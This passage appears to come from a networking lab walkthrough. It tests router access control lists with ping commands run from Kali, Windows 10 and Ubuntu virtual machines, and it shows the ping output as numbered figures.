
With the ping tests between the Kali Linux end device and the Celtics router returning the expected results, ping testing must be performed between the “Kali” end device and the Cavaliers router to verify both connectivity between the two devices and that the LakersACL is functioning as intended. With the terminal prompt returned to the user, enter the command for the Kali Linux end device to ping the Cavaliers “Serial 3/0” interface that is directly connected to the Celtics router: “**ping 192.168.4.2**”. The ping test will return the results “Packet filtered” because of the ACL present on the Lakers router, as shown below in Figure 86.



```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.4.2
PING 192.168.4.2 (192.168.4.2) 56(84) bytes of data.
From 192.168.2.1 icmp_seq=1 Packet filtered
From 192.168.2.1 icmp_seq=2 Packet filtered
From 192.168.2.1 icmp_seq=3 Packet filtered
From 192.168.2.1 icmp_seq=4 Packet filtered
^C
--- 192.168.4.2 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3050ms


┌──(trey㉿kali)-[~]
└─$ 
```

Figure 86: Ping test between “Kali” end device and Cavaliers router interface “Serial3/0.”

Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Ethernet0/0” interface on the Cavaliers router that is directly connected to the “Ubuntu” end device: “**ping 192.168.1.1**”. The ping test will be successful, as seen below in Figure 87.




```
┌──(trey㉿kali)-[~]
└─$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=253 time=22.6 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=253 time=20.2 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=253 time=19.9 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=253 time=20.0 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 19.917/20.683/22.629/1.128 ms

┌──(trey㉿kali)-[~]
└─$ 
```

Figure 87: Ping test from “Kali” end device to Cavaliers router interface “Ethernet0/0.”

1.3: Ping testing across the network from the Windows 10 end device


Moving on to the Windows 10 end device, located on the Celtics subnet, boot up the virtual machine and open the command line interface by entering “CMD” into the search bar at the bottom of the screen. Once the prompt appears, enter the command to ping the Kali Linux end device, located on the Lakers subnet, “**ping 192.168.2.2**”. The results of the ping will be successful, as demonstrated in Figure 88 below.



```
C:\Users\user>ping 192.168.2.2

Pinging 192.168.2.2 with 32 bytes of data:
Reply from 192.168.2.2: bytes=32 time=10ms TTL=62
Reply from 192.168.2.2: bytes=32 time=9ms TTL=62
Reply from 192.168.2.2: bytes=32 time=9ms TTL=62
Reply from 192.168.2.2: bytes=32 time=9ms TTL=62

Ping statistics for 192.168.2.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 9ms, Maximum = 10ms, Average = 9ms

C:\Users\user>
```

Figure 88: Ping test between “Windows10” end device and “Kali” end device.


With the second ping test between the Kali Linux end device and the Windows 10 end device being successful, and the terminal prompt returned to the user, enter the command to ping the Ubuntu end device, located on the Cavaliers subnet: “**ping 192.168.1.2**”. The results of the ping test will be successful, as demonstrated below in Figure 89.



```
C:\Users\user>ping 192.168.1.2

Pinging 192.168.1.2 with 32 bytes of data:
Reply from 192.168.1.2: bytes=32 time=10ms TTL=62
Reply from 192.168.1.2: bytes=32 time=9ms TTL=62
Reply from 192.168.1.2: bytes=32 time=9ms TTL=62
Reply from 192.168.1.2: bytes=32 time=9ms TTL=62

Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 9ms, Maximum = 10ms, Average = 9ms

C:\Users\user>
```

Figure 89: Ping test between “Windows10” end device and “Ubuntu” end device.


With the “Windows10” end device successfully pinging the two (2) other PCs present on the network, ping tests between the “Windows10” end device and the three (3) routers must be performed to ensure the ACL present on the Celtics router, CelticsACL, is functioning as intended. From the Windows 10 end device, enter the command to ping the Lakers router interface “Ethernet0/0” that is directly connected to the Kali Linux end device: “**ping 192.168.2.1**”. The ping test will be successful, as seen below in Figure 90.



```
C:\Users\user>ping 192.168.2.1

Pinging 192.168.2.1 with 32 bytes of data:
Reply from 192.168.2.1: bytes=32 time=9ms TTL=254
Reply from 192.168.2.1: bytes=32 time=9ms TTL=254
Reply from 192.168.2.1: bytes=32 time=9ms TTL=254
Reply from 192.168.2.1: bytes=32 time=10ms TTL=254

Ping statistics for 192.168.2.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 9ms, Maximum = 10ms, Average = 9ms

C:\Users\user>
```

Figure 90: Ping test from "Windows10" to Lakers router interface "Ethernet 0/0."


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the "Serial2/0" interface on the Lakers router that is directly connected to the Celtics router: "**ping 192.168.3.2**". The ping test will return the result "Destination net unreachable" because of the ACL present on the Celtics router, as seen below in Figure 91.



```
C:\Users\user>ping 192.168.3.2

Pinging 192.168.3.2 with 32 bytes of data:
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.

Ping statistics for 192.168.3.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

C:\Users\user>
```

Figure 91: Ping test from "Windows10" to Lakers router interface "Serial2/0."


With the ping tests between the Windows 10 end device and the Lakers router returning the expected results, ping testing must be performed between the “Windows10” end device and the Celtics router to verify both connectivity between the two devices and that the CelticsACL is functioning as intended. With the terminal prompt returned to the user, enter the command for the Windows 10 end device to ping the Celtics “Serial 2/0” interface that is directly connected to the Lakers router: “**ping 192.168.3.1**”. The ping test will return the results “Destination net unreachable” because of the ACL present on the Celtics router, as shown below in Figure 92.



```
C:\Users\user>ping 192.168.3.1

Pinging 192.168.3.1 with 32 bytes of data:
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.

Ping statistics for 192.168.3.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

C:\Users\user>
```

Figure 92: Ping test from “Windows10” to Celtics router interface “Serial2/0.”


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Ethernet0/0” interface on the Celtics router that is directly connected to the Windows 10 end device: “**ping 192.168.5.1**”. The ping test will return the result “Destination net unreachable” because of the ACL present on the Celtics router, as seen below in Figure 93.



```
C:\Users\user>ping 192.168.5.1

Pinging 192.168.5.1 with 32 bytes of data:
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.

Ping statistics for 192.168.5.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

C:\Users\user>_
```

Figure 93: Ping test from "Windows10" to Celtics router interface "Ethernet0/0."


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the "Serial3/0" interface on the Celtics router that is directly connected to the Cavaliers router: "**ping 192.168.4.1**". The ping test will return the result "Destination net unreachable" because of the ACL present on the Celtics router, as seen below in Figure 94.



```
C:\Users\user>ping 192.168.4.1

Pinging 192.168.4.1 with 32 bytes of data:
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.

Ping statistics for 192.168.4.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

Figure 94: Ping test from "Windows10" to Celtics router interface "Serial3/0."


Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Serial3/0” interface on the Cavaliers router that is directly connected to the Celtics router: “**ping 192.168.4.2**”. The ping test will return the result “Destination net unreachable” because of the ACL present on the Celtics router, as seen below in Figure 95.



```
C:\Users\user>ping 192.168.4.2

Pinging 192.168.4.2 with 32 bytes of data:
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.
Reply from 192.168.5.1: Destination net unreachable.

Ping statistics for 192.168.4.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

C:\Users\user>
```

Figure 95: Ping test from “Windows10” to Cavaliers router interface “Serial3/0.”

Once the ping test is complete and the terminal prompt is returned to the user, enter the command to ping the “Ethernet0/0” interface on the Cavaliers router that is directly connected to the Ubuntu end device: “**ping 192.168.1.1**”. The ping test will be successful because of the ACL present on the Celtics router, as seen below in Figure 96.




```
C:\Users\user>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=10ms TTL=254
Reply from 192.168.1.1: bytes=32 time=6ms TTL=254
Reply from 192.168.1.1: bytes=32 time=9ms TTL=254
Reply from 192.168.1.1: bytes=32 time=9ms TTL=254

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 10ms, Average = 8ms

C:\Users\user>
```

Figure 96: Ping test between “Windows10” and Cavaliers router interface “Ethernet0/0.”

<u>1.4: Ping testing across the network from the Ubuntu end device</u>


Moving on to the Ubuntu end device, located on the Cavaliers subnet, boot up the virtual machine and open the command line interface by entering “Terminal” into the search bar at the top of the screen. Once the prompt appears, enter the command to ping the Kali Linux end device, located on the Lakers subnet, “**ping 192.168.2.2**”. The results of the ping will be successful because of the “CavaliersACL”, as demonstrated below in Figure 97.



```
user@user-pc:~$ ping 192.168.2.2
PING 192.168.2.2 (192.168.2.2) 56(84) bytes of data.
64 bytes from 192.168.2.2: icmp_seq=1 ttl=61 time=20.4 ms
64 bytes from 192.168.2.2: icmp_seq=2 ttl=61 time=20.2 ms
64 bytes from 192.168.2.2: icmp_seq=3 ttl=61 time=19.3 ms
64 bytes from 192.168.2.2: icmp_seq=4 ttl=61 time=20.2 ms
^C
--- 192.168.2.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 19.279/20.025/20.403/0.438 ms
user@user-pc:~$
```

Figure 97: Ping test between “Ubuntu” end device and “Kali” end device.


With the second ping test between the Ubuntu end device and the Kali Linux end device being successful, and the terminal prompt returned to the user, enter the command to ping the Windows 10 end device, located on the Celtics subnet: “**ping 192.168.5.2**”. The results of the ping test will be successful because of the “CavaliersACL”, as demonstrated below in Figure 98.



```
user@user-pc:~$ ping 192.168.5.2
PING 192.168.5.2 (192.168.5.2) 56(84) bytes of data.
64 bytes from 192.168.5.2: icmp_seq=1 ttl=126 time=10.2 ms
64 bytes from 192.168.5.2: icmp_seq=2 ttl=126 time=10.3 ms
64 bytes from 192.168.5.2: icmp_seq=3 ttl=126 time=10.2 ms
64 bytes from 192.168.5.2: icmp_seq=4 ttl=126 time=10.1 ms
^C
--- 192.168.5.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 10.092/10.188/10.296/0.072 ms
user@user-pc:~$
```

Figure 98: Ping test between “Ubuntu” end device and “Windows10” end device.


With the “Ubuntu” end device successfully pinging the two (2) other PCs present on the network, ping tests between the “Ubuntu” end device and the three (3) routers must be performed to ensure the ACL present on the Cavaliers router, CavaliersACL, is functioning as intended. From the Ubuntu end device, enter the command to ping the Lakers router interface “Ethernet0/0” that is directly connected to the Kali Linux end device: “**ping 192.168.2.1**”. The ping test will be successful, as seen below in Figure 99.



```
user@user-pc:~$ ping 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=253 time=20.6 ms
64 bytes from 192.168.2.1: icmp_seq=2 ttl=253 time=20.2 ms
64 bytes from 192.168.2.1: icmp_seq=3 ttl=253 time=20.1 ms
64 bytes from 192.168.2.1: icmp_seq=4 ttl=253 time=20.3 ms
^C
--- 192.168.2.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 20.135/20.305/20.583/0.171 ms
user@user-pc:~$
```

Figure 99: Ping test from “Ubuntu” end device to Lakers router interface “Ethernet0/0.”

